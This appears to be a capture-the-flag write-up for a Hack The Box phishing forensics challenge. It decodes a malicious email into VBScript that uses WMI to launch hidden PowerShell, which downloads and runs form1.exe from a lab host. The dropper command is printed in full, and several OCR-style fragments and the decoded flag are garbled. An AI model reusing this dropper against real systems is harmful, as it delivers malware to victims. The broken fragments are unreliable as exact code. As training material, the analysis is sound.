Challenge: Urgent

Challenge Description :


In the midst of Cybercity's "Fray," a phishing attack targets its factions, sparking chaos. As they decode the email, cyber sleuths race to trace its source, under a tight deadline. Their mission: unmask the attacker and restore order to the city. In the neon-lit streets, the battle for cyber justice unfolds, determining the factions' destiny.

Context :

- You are given a .EML file, a weird plain text format for emails, basically just analyze it, open the file up and get both base64 encoded strings. From there analyze the code you are given and find the flag.

Flag :

- First Install the files and install the files. You can open it with a notepad or any basic text editor.




```
Mime-Version: 1.0
Content-Type: multipart/mixed;boundary=---------------------2de0b0287d83378ead36e06aee6
To: factiongroups@gmail.com <factiongroups@gmail.com>
X-Attached: onlineform.html
Message-Id: <XVhH1Dg0VTGbfCjiZoHYDfUEfYdR0B0ppVem4t3oCwj6W21bavORQROAiXy84P6MKLpUKJmWRP
8rfYzkdLjazI5feIQo=@protonmail.com>
X-Pm-Scheduled-Sent-Original-Time: Thu, 29 Feb 2024 12:52:05 +0000
X-Pm-Recipient-Authentication: factiongroups%40gmail.com=none
X-Pm-Recipient-Encryption: factiongroups%40gmail.com=none

-----------------------2de0b0287d83378ead36e06aee64e4e5
Content-Type: multipart/related;boundary=---------------------f4c91d2d4b35eb7cfece5203a

-----------------------f4c91d2d4b35eb7cfece5203a97c3399
Content-Type: text/html;charset=utf-8
Content-Transfer-Encoding: base64

PGRpdiBzdHlsZT0iZm9udC1mYW1pbHk6IEFyaWFsLCBzYW5zLXNlcmlmOyBmb250LXNpemU6IDE0
cHg7Ij48c3BhbiBzdHlsZT0iZm9udC1mYW1pbHk6IE1vbmFjbywgTWVubG8sIENvbnNvbGFzLCAm
cXVvdDtDb3VyaWVyIE5ldyZxdW90OywgbW9ub3NwYWNlOyBmb250LXNpemU6IDEycHg7IGZvbnQt
dmFyaWFudC1saWdhdHVyZXM6IG5vbmU7IHRleHQtYWxpZ246IGxlZnQ7IHdoaXRlLXNwYWNlOiBw
cmUtd3JhcDsgZGlzcGxheTogaW5saW5lICFpbXBvcnRhbnQ7IGNvbG9yOiByZ2IoMjA5LCAyMTAs
```

- From the opening we find two long base64 encoded strings, extracting them both we see that they are both html files. The first string contains nothing.



```
cmUtd3JhcDsgZGlzcGxheTogaW5saW5lICFpbXBvcnRhbnQ7IGNvbG9yOiByZ2IoMjA5LCA
TAs
IDIxMSk7IGJhY2tncm91bmQtY29sb3I6IHJnYmEoMjMyLCAyMzIsIDIzMiwgMC4wNCk7Ij5E
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further do this page.

UTF-8 Source character set.

☑ Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 cha set).

< DECODE > Decodes your data into the area below.

```
<div style="font-family: Arial, sans-serif; font-size: 14
px;"><span style="font-family: Monaco, Menlo, Consolas, &
quot;Courier New&quot;, monospace; font-size: 12px; font-
variant-ligatures: none; text-align: left; white-space: p
re-wrap; display: inline !important; color: rgb(209, 210,
 211); background-color: rgba(232, 232, 232, 0.04);">Dear
 Fellow Faction Leader,

I hope this message reaches you
```

- The second base64 strings after decoding it was using JavaScript to load more HTML code into the page. But it's URL encoded




Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
<script language
="JavaScript" type="text/javascript">
document.write(une
scape("%3c%68%74%6d%6c%3e%0d%0a%3c%68%65%61%64%3e%0d%0a%3
c%74%69%74%6c%65%3e%20%3e%5f%20%3c%2f%74%69%74%6c%65%3e%0
d%0a%3c%63%65%6e%74%65%72%3e%3c%68%31%3e%34%30%34%20%4e%6
f%74%20%46%6f%75%6e%64%3c%2f%68%31%3e%3c%2f%63%65%6e%74%6
5%72%3e%0d%0a%3c%73%63%72%69%70%74%20%6c%61%6e%67%75%61%6
7%65%3d%22%56%42%53%63%72%69%70%74%22%3e%0d%0a%53%75%62%2
0%77%69%6e%64%6f%77%5f%6f%6e%6c%6f%61%64%0d%0a%09%63%6f%6
e%73%74%20%69%6d%70%65%72%73%6f%6e%61%74%69%6f%6e%20%3d%2
0%33%0d%0a%09%43%6f%6e%73%74%20%48%49%44%44%45%4e%5f%57%4
```

Copy to clipboard

Decode files from Base64 format



```
0%33%0d%0a%09%43%6f%6e%73%74%20%48%49%44%44%45%4e%5f%57%49%4e%44%4f%57%20%3d%20%31%32%0
a%09%53%65%74%20%4c%6f%63%61%74%6f%72%20%3d%20%43%72%65%61%74%65%4f%62%6a%65%63%74%28%2
7%62%65%6d%53%63%72%69%70%74%69%6e%67%2e%53%57%62%65%6d%4c%6f%63%61%74%6f%72%22%29%0d%
9%53%65%74%20%53%65%72%76%69%63%65%20%3d%20%4c%6f%63%61%74%6f%72%2e%43%6f%6e%6e%65%63%7
3%65%72%76%65%72%28%29%0d%0a%09%53%65%72%76%69%63%65%2e%53%65%63%75%72%69%74%79%5f%2e%
d%70%65%72%73%6f%6e%61%74%69%6f%6e%4c%65%76%65%6c%3d%69%6d%70%65%72%73%6f%6e%61%74%69%6
e%0d%0a%09%53%65%74%20%6f%62%6a%53%74%61%72%74%75%70%20%3d%20%53%65%72%76%69%63%65%2e%
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
Sub window_onload
	const impersonation = 3
	Const HIDDEN_WINDOW = 12
	Set Locator = CreateObject("WbemScripting.SWbemLocator")
	Set Service = Locator.ConnectServer()
	Service.Security_.ImpersonationLevel=impersonation
	Set objStartup = Service.Get("Win32_ProcessStartup")
	Set objConfig = objStartup.SpawnInstance_
	Set Process = Service.Get("Win32_Process")
	Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile
s://standunited.htb/online/forms/form1.exe','%appdata%\form1.exe');Start-Process '%appdata%\form1.exe';$flag='HTB{4n0th3r_c
0th3r_ph1shi1ng_4tt3mpT}", null, objConfig, intProcessID)
	window.close()
```

Copy to clipboard

Decode files from URL-encoded format

- Decoding this URL encoding javascript code gave us the flag and some interesting code to execute in the email.
- The Flag after finding it should be :

HTB{4n0th3r_d4y_4n0th3r_ph1shi1ng_4tt3mpT}